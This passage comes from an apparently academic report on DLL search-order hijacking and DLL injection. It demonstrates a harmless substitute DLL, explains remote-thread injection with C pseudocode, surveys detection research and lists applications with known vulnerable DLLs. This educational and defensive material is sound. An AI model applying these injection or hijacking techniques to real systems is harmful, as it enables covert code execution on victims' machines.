


Figure 20: Create cipher

The following error will be displayed:




Figure 21: Create cipher – Exception

The system search for GetMyCypherWin32, but our DLL was not included and it is not a system/known DLL in order to be resolved from the Operating system directories.

2.3.3 Create a malicious DLL

```

using System;
using System.Collections.Generic;
using System.Text;

namespace GetMyCypherWin32
{
    public class MyCypherGenerator
    {
        string retCypher = String.Empty;

        //The public method to be called from the other components
        //two inputs needed: The text and the times of shifts
        public string GetMyCypher(string myCypher, int cypherType)
        {
            // If cypherType : 0 --> Caesar "+3"
            //retCypher = Caesar(myCypher, cypherType);
            retCypher = "This a malicious CIPHER";
            return retCypher;
        }
    }
}

```

Figure 22: Create malicious dll

We copy the arbitrary files in the same folder with exe file. Now, we will not get the same results, as the DLL have been changed.




Figure 23: Create cipher - Results

2.3.4 Perform Hijacking

Taking all above in mind, we can conclude that if we send the malicious DLL to our secret link, the DLL failure that he got will turn to an unwanted resolution, as the malicious DLL will be resolved.

In case we send to our colleague a folder with the needed DLL, named with the same folder name, the DLL will be resolved successfully after a not succeeded resolution from the directory of the exe file.

By placing it in a folder searched before the genuine (by filename)

Example

Send the arbitrary files to our colleague. Now, he will not get the same results, as the DLL is changed.




Figure 24: Genuine DLL folder

The log of the dll calls show us clearly that at first the DLL was searched in the same directory with the executable and not found. However, the second search is in the current folder for a directory named as the DLL. In this folder, we have placed the genuine DLL, and the resolution is succeeded.

11:21:36.6967321 πμ	SimplePasswordGenerator.exe	8508	Load Image	C:\Windows\System32\oleaut32.dll	SUCCESS
11:21:36.6967846 πμ	SimplePasswordGenerator.exe	8508	CloseFile	C:\Windows\System32\oleaut32.dll	SUCCESS
11:21:36.6976444 πμ	SimplePasswordGenerator.exe	8508	QueryNameInformationFile	C:\Windows\System32\oleaut32.dll	SUCCESS
11:21:36.6977676 πμ	SimplePasswordGenerator.exe	8508	Load Image	C:\Windows\System32\oleaut32.dll	SUCCESS
11:21:37.0829134 πμ	SimplePasswordGenerator.exe	8508	CreateFile	C:\Windows\assembly\GAC_MSIL\System.Windows.Forms\2.0.0.0_b77a5c561934e089_comctl32.dll	NAME NOT FOUND
11:21:37.0832219 πμ	SimplePasswordGenerator.exe	8508	CreateFile	C:\Windows\assembly\GAC_MSIL\System.Windows.Forms\2.0.0.0_b77a5c561934e089_comctl32.dll	NAME NOT FOUND
11:21:45.5222202 πμ	SimplePasswordGenerator.exe	8508	CreateFile	C:\Users\babia\Documents\MySecretCipher\Original 2a\GetMyCypherWin32\GetMyCypherWin32.dll	SUCCESS
11:21:45.5223434 πμ	SimplePasswordGenerator.exe	8508	QueryBasicInformationFile	C:\Users\babia\Documents\MySecretCipher\Original 2a\GetMyCypherWin32\GetMyCypherWin32.dll	SUCCESS
11:21:45.5228771 πμ	SimplePasswordGenerator.exe	8508	CloseFile	C:\Users\babia\Documents\MySecretCipher\Original 2a\GetMyCypherWin32\GetMyCypherWin32.dll	SUCCESS
11:21:45.5229860 πμ	SimplePasswordGenerator.exe	8508	CloseFile	C:\Users\babia\Documents\MySecretCipher\Original 2a\GetMyCypherWin32\GetMyCypherWin32.dll	SUCCESS
11:21:45.5230533 πμ	SimplePasswordGenerator.exe	8508	CloseFile	C:\Users\babia\Documents\MySecretCipher\Original 2a\GetMyCypherWin32\GetMyCypherWin32.dll	SUCCESS
11:21:45.5234558 πμ	SimplePasswordGenerator.exe	8508	CreateFile	C:\Users\babia\Documents\MySecretCipher\Original 2a\GetMyCypherWin32\GetMyCypherWin32.dll	SUCCESS
11:21:45.5236434 πμ	SimplePasswordGenerator.exe	8508	FileSystemControl	C:\Users\babia\Documents\MySecretCipher\Original 2a\GetMyCypherWin32\GetMyCypherWin32.dll	SUCCESS
11:21:45.5237329 πμ	SimplePasswordGenerator.exe	8508	CreateFileMapping	C:\Users\babia\Documents\MySecretCipher\Original 2a\GetMyCypherWin32\GetMyCypherWin32.dll	FILE LOCKED WITH O
11:21:45.5237785 πμ	SimplePasswordGenerator.exe	8508	CreateFileMapping	C:\Users\babia\Documents\MySecretCipher\Original 2a\GetMyCypherWin32\GetMyCypherWin32.dll	SUCCESS
11:21:45.5239353 πμ	SimplePasswordGenerator.exe	8508	ReadFile	C:\Users\babia\Documents\MySecretCipher\Original 2a\GetMyCypherWin32\GetMyCypherWin32.dll	SUCCESS
11:21:45.6040919 πμ	SimplePasswordGenerator.exe	8508	CreateFile	C:\Users\babia\Documents\MySecretCipher\Original 2a\CRYPTSP.dll	NAME NOT FOUND
11:21:45.6045105 πμ	SimplePasswordGenerator.exe	8508	CreateFile	C:\Windows\System32\cryptsp.dll	SUCCESS

This case scenario give us for food for thoughts. What if, we placed a malicious file previously created, in the directory searched before the original one? So, we place it there.





Figure 25: Malicious DLL file

Obviously, the genuine DLL is not loaded, but the malicious one is. The DLL call log displays us the same. The folder name as the DLL file is not even searched as the DLL is already resolved from the current directory where the executable ran from.



2.4 DLL Injection

The most popular covert launching technique is *process injection*. As the name implies, this technique injects code into another running process, and that process unwittingly executes the malicious code. Malware authors use process injection in an attempt to conceal the malicious behavior of their code, and sometimes they use this to try to bypass host-based firewalls and other process-specific security mechanisms. Certain Windows API calls are commonly used for process injection. For example, the VirtualAllocEx function can be used to allocate space in an external process’s memory, and WriteProcessMemory can be used to write data to that allocated space.

DLL injection—a form of process injection where a remote process is forced to load a malicious DLL—is the most commonly used covert loading technique. DLL injection works by injecting code into a remote process that calls LoadLibrary, thereby forcing a DLL to be loaded in the context of that process.

Once the compromised process loads the malicious DLL, the OS automatically calls the DLL’s DllMain function, which is defined by the author of the DLL. This function contains the malicious code and has as much access to the system as the process in which it is running. Malicious DLLs often have little content other than the Dllmain function, and everything they do will appear to originate from the compromised process. Figure 31 shows an example of DLL injection. In this example, the launcher malware injects its DLL into Internet Explorer’s memory, thereby giving the injected DLL the same access to the Internet as Internet Explorer. The loader malware had been unable to access the Internet prior to injection because a process-specific firewall detected it and blocked it.




Figure 26: DLL injection

In order to inject the malicious DLL into a host program, the launcher malware must first obtain a handle to the victim process. The most common way is to use the Windows API calls `CreateToolhelp32Snapshot`, `Process32First`, and `Process32Next` to search the process list for the injection target. Once the target is found, the launcher retrieves the process identifier (PID) of the target process and then uses it to obtain the handle via a call to `OpenProcess`. The function `CreateRemoteThread` is commonly used for DLL injection to allow the launcher malware to create and execute a new thread in a remote process. When `CreateRemoteThread` is used, it is passed three important parameters: the process handle (`hProcess`) obtained with `OpenProcess`, along with the starting point of the injected thread (`lpStartAddress`) and an argument for that thread (`lpParameter`). For example, the starting point might be set to `LoadLibrary` and the malicious DLL name passed as the argument. This will trigger `LoadLibrary` to be run in the victim process with a parameter of the malicious DLL, thereby causing that DLL to be loaded in the victim process (assuming that `LoadLibrary` is available in the victim process's memory space and that the malicious library name string exists within that same space). Malware authors generally use `VirtualAllocEx` to create space for the malicious library name string. The `VirtualAllocEx` function allocates space in a remote process if a handle to that process is provided. The last setup function required before `CreateRemoteThread` can be called is `WriteProcessMemory`. This function writes the malicious library name string into the memory space that was allocated with `VirtualAllocEx`. **Σφάλμα! Το αρχείο προέλευσης της αναφοράς δεν βρέθηκε.** contains C pseudocode for performing DLL injection.

```
hVictimProcess = OpenProcess(PROCESS_ALL_ACCESS, 0, victimProcessID);

pNameInVictimProcess = VirtualAllocEx(hVictimProcess, ..., sizeof(maliciousLibraryName), ..., ...);
WriteProcessMemory(hVictimProcess, ..., maliciousLibraryName, sizeof(maliciousLibraryName), ...);
GetModuleHandle("Kernel32.dll");
GetProcAddress(..., "LoadLibraryA");
CreateRemoteThread(hVictimProcess, ..., ..., LoadLibraryAddress, pNameInVictimProcess, ..., ...);
```

Figure 27: C Pseudocode for DLL Injection

3. Related Work

In our research, we came across several references to DLL unsafe loadings. Some of them were more practical and other were more theoretical. In this section we present some of the sources we found and a brief summary of their contribution in this severe topic.

3.1 Theoretical Part

The main paper on which we based our research was the one of Taeho Kwon and Zhendong Su members of Department of Computer Science at University of California, Davis. The title of this work was “Automatic Detection of Vulnerable Dynamic Component Loadings”[10].

They mention that dynamic loading of software components (e.g., libraries or modules) is a widely used mechanism for improved system modularity and flexibility. In general, an operating system or a runtime environment resolves the loading of a specifically named component by searching for its first occurrence in a sequence of directories determined at runtime. Correct component resolution is critical for reliable and secure software execution, however, programming mistakes may lead to unintended or even malicious components to be resolved and loaded. In particular, dynamic loading can be hijacked by placing an arbitrary file with the specified name in a directory searched before resolving the target component. Although this issue has been known for quite some time, it was not considered serious because exploiting it requires access to the local file system on the vulnerable host. Then, they match this issue with the successful remote exploitation via attacks of that period. (2010). Thus, they introduced the first automated technique to detect vulnerable and unsafe dynamic component loadings. Through the classification of two types of unsafe dynamic loadings—resolution failure and resolution hijacking—they developed an effective dynamic program analysis to detect both types. A resolution failure happens when the target component cannot be located in any of the searched directories, while a resolution hijacking happens when there exist other directories searched before the directory containing the target component. Their analysis has two phases: 1) apply dynamic binary instrumentation to collect runtime information on component loading (online phase); and 2) analyze the collected information to detect vulnerable component loadings (offline phase). For evaluation, they implemented our technique to detect vulnerable and unsafe DLL loadings in popular Microsoft Windows software. Their tool detected more than 1,700 unsafe DLL loadings in 28 widely used software and discovered serious attack vectors for remote code execution. Microsoft has opened a Microsoft Security Response Center (MSRC) case on our reported issues and is working with us to develop necessary patches. Their classification is the basis where we stepped on.

Search Type	Order
Standard	<ol style="list-style-type: none"> 1. The directory of the application loaded 2. The system directory 3. The 16-bit system directory 4. The Windows directory 5. The current directory 6. The PATH environment variable
Alternate	<ol style="list-style-type: none"> 1. The directory specified by <i>lpFileName</i> 2. The system directory 3. The 16-bit system directory 4. The Windows directory 5. The current directory 6. The PATH environment variable
SetDllDirectory-based	<ol style="list-style-type: none"> 1. The directory of the application loaded 2. The directory specified by <i>lpPathName</i> 3. The system directory 4. The 16-bit system directory 5. The Windows directory 6. The PATH environment variable

Table II: DLL search orders of SafeDllSearch mode.

Their results for the most popular windows applications are shown in the table below. There is also the distinction and comparison between resolution by fullpath and filename. As expected, the number of unsafe resolution by filename is really greater than the one by fullpath.

Software	XP				Vista			
	Resolution Failure		Resolution Hijacking		Resolution Failure		Resolution Hijacking	
	Runtime	Loadtime	Runtime	Loadtime	Runtime	Loadtime	Runtime	Loadtime
MS Office								
Access 2007	0/0	0/0	0/7	0/9	0/0	0/0	0/17	0/5
Excel 2007	0/1	0/0	0/7	0/7	0/1	0/0	0/12	0/5
Word 2007	1/2	0/0	0/16	0/9	1/2	12/0	0/20	0/26
PowerPoint 2007	1/2	0/0	0/14	0/9	1/2	0/0	0/12	0/16
Outlook 2007	1/1	0/0	0/9	0/12	1/1	0/0	0/11	0/10
Visio 2007	2/0	0/0	0/8	0/9	2/0	0/0	0/6	0/4
Onenote 2007	0/0	0/0	0/8	0/6	0/0	0/0	0/8	0/7
Web Browser								
Internet Explorer 8	0/0	0/0	0/16	0/18	0/1	0/0	0/18	0/18
Firefox 3.0	3/1	1/0	0/5	0/12	3/1	1/0	0/12	0/20
Chrome 2.0	0/0	0/0	0/13	0/16	0/0	0/0	0/10	0/13
Opera 9.64	0/2	0/0	0/2	0/9	0/2	0/0	0/10	0/20
Safari 4.0	0/1	0/0	0/34	0/18	0/0	0/0	0/9	0/5
PDF Reader								
Acrobat Reader 9.1.2	0/0	0/0	0/6	0/5	0/0	0/0	0/11	0/11
Foxit Reader 3.0	0/0	0/0	0/3	0/3	0/0	0/0	0/6	0/3
Messenger								
Windows Live Messenger 2009	0/0	0/0	0/3	0/4	0/0	0/0	0/22	0/12
Pidgin 2.5.8	1/0	0/2	0/25	0/9	1/0	0/1	0/11	0/37
Google Talk Beta	0/1	0/0	0/10	0/20	0/1	0/0	0/19	0/12
Yahoo! Messenger 9.0	0/1	0/0	0/16	0/24	0/1	0/0	0/24	0/21
Skype 3.0	0/0	0/0	0/13	0/31	0/1	0/0	0/28	0/19
Image Viewer								
Picasa 3	0/0	0/0	0/9	0/18	0/0	0/0	0/14	0/13
Irfan View 4.25	0/0	2/0	0/10	0/6	0/0	0/0	0/17	0/17
Multimedia Player								
Itunes 8.2.1	0/1	0/0	0/34	0/31	0/2	0/0	0/25	0/21
Winamp 5.56	2/1	0/1	0/6	0/13	3/0	0/0	0/21	0/25
Realplayer 10.0	0/2	0/0	0/20	0/21	2/3	0/0	0/27	0/35
Windows Media Player 11	0/1	0/1	0/19	0/27	0/1	0/1	0/34	0/37
QuickTime 7.6.2	0/0	0/0	0/18	0/23	0/1	0/0	0/25	0/32
Others								
Google Desktop 5.8	0/0	0/0	0/8	0/12	0/0	0/0	0/14	0/5
Google Earth 5.0	1/3	0/0	0/12	0/15	1/4	0/0	0/19	0/16

Table IV: Prevalence of unsafe DLL loadings (fullpath/filename).

Finally, the authors present some of the DLLs of interest as they were vulnerable for attack and they concluded with some useful and helpful mitigation techniques.

OS	Software	DLL name	DLL-loading time	Precondition
XP/Vista	iTunes 8.2.1.6	ipodvoiceover.dll	On execution	
	Opera 9.64	aspell-15.dll	On execution	
		GoogleDesktopCommon.dll	On execution	Google Desktop installation
	RealPlaer 10.5	RIO300.dll or RIO500.dll	On termination	
Vista	iTunes 8.2.1.6	rpawinet.dll	On execution	
	RealPlayer 10.5	rpawinet.dll	On execution	
	Quick Time Player 7.6.2	rpawinet.dll	On update check	

Shortcut with component” attacks.

OS	Software	DLL name	DLL-loading time	Precondition
XP/Vista	MS Word/PowerPoint 2007	HPPProfiler.dll	On document open	HP printer driver installation
		GoogleDesktopCommon.dll	On document open	Google Desktop installation
Vista	Foxit Reader 3.0	rpawinet.dll	On update check	

Document with component” attacks.

OS	Software	DLL name	DLL-loading time
Vista	Internet Explorer 8	rpawinet.dll	On execution

A threat combined with “Carpet Bomb” attack

Similar to this research, K.B. Hemanth, G.Ramesh and K. Prabhakar presented also their in 2013. Entitled as “Detecting Unsafe Component Loadings using Static Techniques”[11]. This time, the authors focused in static techniques. They present the static analysis based automated technique to detect vulnerable and unsafe dynamic component loadings. proposed and evaluated static analysis solution to detect unsafe component loadings and proved that our solution is able to identify more than 75% vulnerabilities. Thus, they proposed a static code analysis technique to detect a component is safe to load or unload. This technique involves analyzing the source code and point out if any vulnerability is present.

On the other hand, N.Geethanjali, S.Priyadarshini, and Dr.S.Karthik focused on dynamic techniques through their paper called “Detecting of unsafe component loadings using dynamic analysis technique”[12]. This work introduces the first automated technique to detect and analyze vulnerabilities and errors related to the dynamic component loading, and also detects for safe components loaded in the memory. The analysis comprises of two phases namely, Online Phase to apply dynamic binary instrumentation to collect runtime information on component loading, and Offline Phase to analyze the collected information to detect vulnerable component loadings. The technique uses a set of practical tools for detecting and removing unsafe component loadings on Microsoft Windows and Linux. An extensive analysis of unsafe component loadings on various types of popular software has been conducted.

This project deals with the analysis of software components. The technique is used to identify the unsafe components present in the system. The major role of project is to first collect the executable files that are present in the system. A profile is generated for storing all DLL files contained in the system. When a DLL is found to be unsafe it can identified, stop its execution, or delete the file permanently. Fig.1 demonstrates the procedure in detecting the unsafe components.

Dynamic binary instrumentation is used to identify the performance of the component before its execution itself. Binary instrumentation code will detect the components behavior of the components contained in the system. It helps the system to avoid resolution failure or unsafe resolution. Thus the

unsafe components are detected easily and removed. The removal of unsafe components may affect the execution of safe components in the system, hence this approach detects the safe components in the system and their performance is checked. This technique is similar to the first one introduced by Kwon & Su.

Another aspect is under the microscope in “Automatic detection of Unsafe Dynamic Component Loadings in Multi-Terminals by Using IP Address” in 2013. In this paper, the authors, Gnanasoundari A. Dr.S.Tamilarasi, present an automated technique to detect vulnerable and unsafe dynamic component loadings are presented[13]. Analysis has two phases: 1) Online phase – by applying dynamic binary instrumentation to collect runtime information on component loading. 2) Offline phase – to analyze the collected information to detect vulnerable component loadings. This technique is implemented in networked system of Microsoft Windows and UNIX using system IP address and it can deduct unsafe components and stopped. Our evaluation results show that unsafe component loading is prevalent in software on both OS platforms, and it is more severe on Microsoft Windows.

In this paper, we have described the analysis technique to detect unsafe dynamic component loadings in networked systems by using IP address. Our technique works in two phases. It first generates profiles to record a sequence of component loading behaviors at runtime using dynamic binary instrumentation. It then analyzes the profiles to detect two types of unsafe component loadings: resolution failures and unsafe resolutions. To assess our technique, we implemented tools to detect unsafe component loadings on Microsoft Windows and Linux. Our evaluation shows that unsafe component loadings are prevalent on both platforms and more severe on Windows platforms from a security perspective.

Finally, in “Static detection of unsafe component loadings on Windows”, Sneha D. Patel, Tareek M. Pattewar present a practical static binary analysis to detect unsafe loadings [14]. The core of this analysis is a technique to precisely and scalable extract which components are loaded at a particular loading call site. They have introduced context sensitive emulation, which combines incremental and modular slice construction with the emulation of context-sensitive slices. This evaluation on nine popular Windows application demonstrates the effectiveness of our technique. Because of its good scalability, precision, and coverage, our technique serves as an effective complement to dynamic detection. For future work, they propose to consider interesting directions. First, because unsafe loading is a general concern and also relevant for other operating systems, it plan to extend our technique and analyze unsafe component loadings on Unix-like systems.

3.2 Practical Part

While searching on the internet for more practical material related to unsafe component loading, we came across some interesting sources where developers upload already found vulnerabilities and tools to mitigate or trace such threats. While we were at the end of our research we came into this source where we found several vulnerabilities reported for top rated applications in packetstorm security[25]. In the table below we present the highlights of this search where we can see popular applications along with well known for their vulnerabilities DLL components.

Application	Author	DLL List
Algobox 0.9	Shantanu Khandelwal	quserex.dll
Texmaker 4.5	Shantanu Khandelwal	quserex.dll
MapsUpdateTask	ored by Yorick Koster, Securify B.V.	phoneinfo.dll
BDA MPEG2 Transport Information Filter	ored by Yorick Koster, Securify B.V.	ehTrace.dll
NPS Datastore Server	ored by Yorick Koster, Securify B.V.	iasdatastore2.dll
Oracle Java 6/7/8 / VirtualBox	Stefan Kanthak	Version.dll, DWMAPI.dll
WinRAR 5.30	Stefan Kanthak	UXTheme.dll, RichEd32.dll and RichEd20.dll
WinImage DLL		CRTdll.dll, UXTheme.dll and MPR.dll
Winhex Editor 18.7	Shantanu Khandelwal	mssvp.dll
TrendMicro_MAX_10.0_US-en_Downloader.exe	Stefan Kanthak	ProfAPI.dll and UXTheme.dll
Kaspersky Labs	Stefan Kanthak	
ZoneAlarm	Stefan Kanthak	UXTheme.dll, WindowsCodecs.dll and ProfAPI.dll
TrueCrypt 7.1a	Stefan Kanthak	USP10.dll, RichEd20.dll, NTMarta.dll and SRClient.dll
Python 3.5.1		FEClient.dll, ProfAPI.dll
BlueControl 3.5 SR5	LiquidWorm Site zeroscience.mk	rpctrremote.dll
Panda Security	Stefan Kanthak	UXTheme.dll, RichEd20.dll and RichEd32.dll
WiX Toolset		FEClient.dll
LEADTOOLS Active-X	Yorick Koster, Securify B.V.	LTANN11N.DLL
HP LaserJet Fax Preview	Yorick Koster, September 2015	MFC80ENU.DLL
Internet Download Manager 6.xx	TUNISIAN CYBER	connect.dll
Staff-FTP 3.04	metacom	Vulnerable Libraries: [+] netapi32.dll

		[+] dwmapi.dll
VLC DLL Hijack	Stefan Kanthak	ShFolder.dll ['] ['] (and other DLLs like SetupAPI.dll or UXTheme.dll too)
7-Zip DLL	Stefan Kanthak	UXTheme.dll
Google Chrome DLL Hijack		CryptBase.dll
Shockwave Flash Object	koster	spframe.dll
OLE DB Provider For Oracle		When instantiating the object Windows will try to load the DLLs oci.dll, and ociw32.dll
Avira Registry Cleaner	Stefan Kanthak	WTSAPI32.dll, UXTheme.dll and RichEd20.dll
ESET NOD32	Stefan Kanthak	Cabinet.dll and DbgHelp.dll
iFunbox 2014 3.4.697.652		(itunesmobiledevice.dll)

In open source repositories as Github we found some semi-professional tools for detecting hijacking, as `dll_hijack_detect` of Adam Kramer[27] where the user can see the DLL used from an application and if they are signed or not.

It is described that it detects DLL hijacking in running processes on Windows systems. In addition, we found a toolkit that detects applications vulnerable to DLL hijacking (released in 2010) named : `rapid7/DLLHijackAuditKit`[28]. This is an approach for the Kwon work that we mentioned before. As far as prevention tools are concerned we found “anti-dll-hijacking” which contains simple code to prevent DLL preload attack. If we want to talk about the exploitation of a vulnerable DLL, we had as guide the template found in `rapid7` work in Github and some tutorial in `pentesteracademy.com`.


In December 2015, a vulnerability concerning OLE ELEMENTS with m/s office was announced[22].

OLE (Object Linking and Embedding) is Microsoft's framework for a compound document technology. Briefly, a compound document is something like a display desktop that can contain visual and information objects of all kinds: text, calendars, animations, sound, motion video, 3-D, continually updated news, controls, and so forth. Each desktop object is an independent program entity that can interact with a user and also communicate with other objects on the desktop. Part of Microsoft's ActiveX technologies, OLE takes advantage and is part of a larger, more general concept, the Component Object Model (COM) and its distributed version, DCOM. An OLE object is necessarily also a component (or COM object).

OLE is described as a set of APIs to create and display a (compound) document.

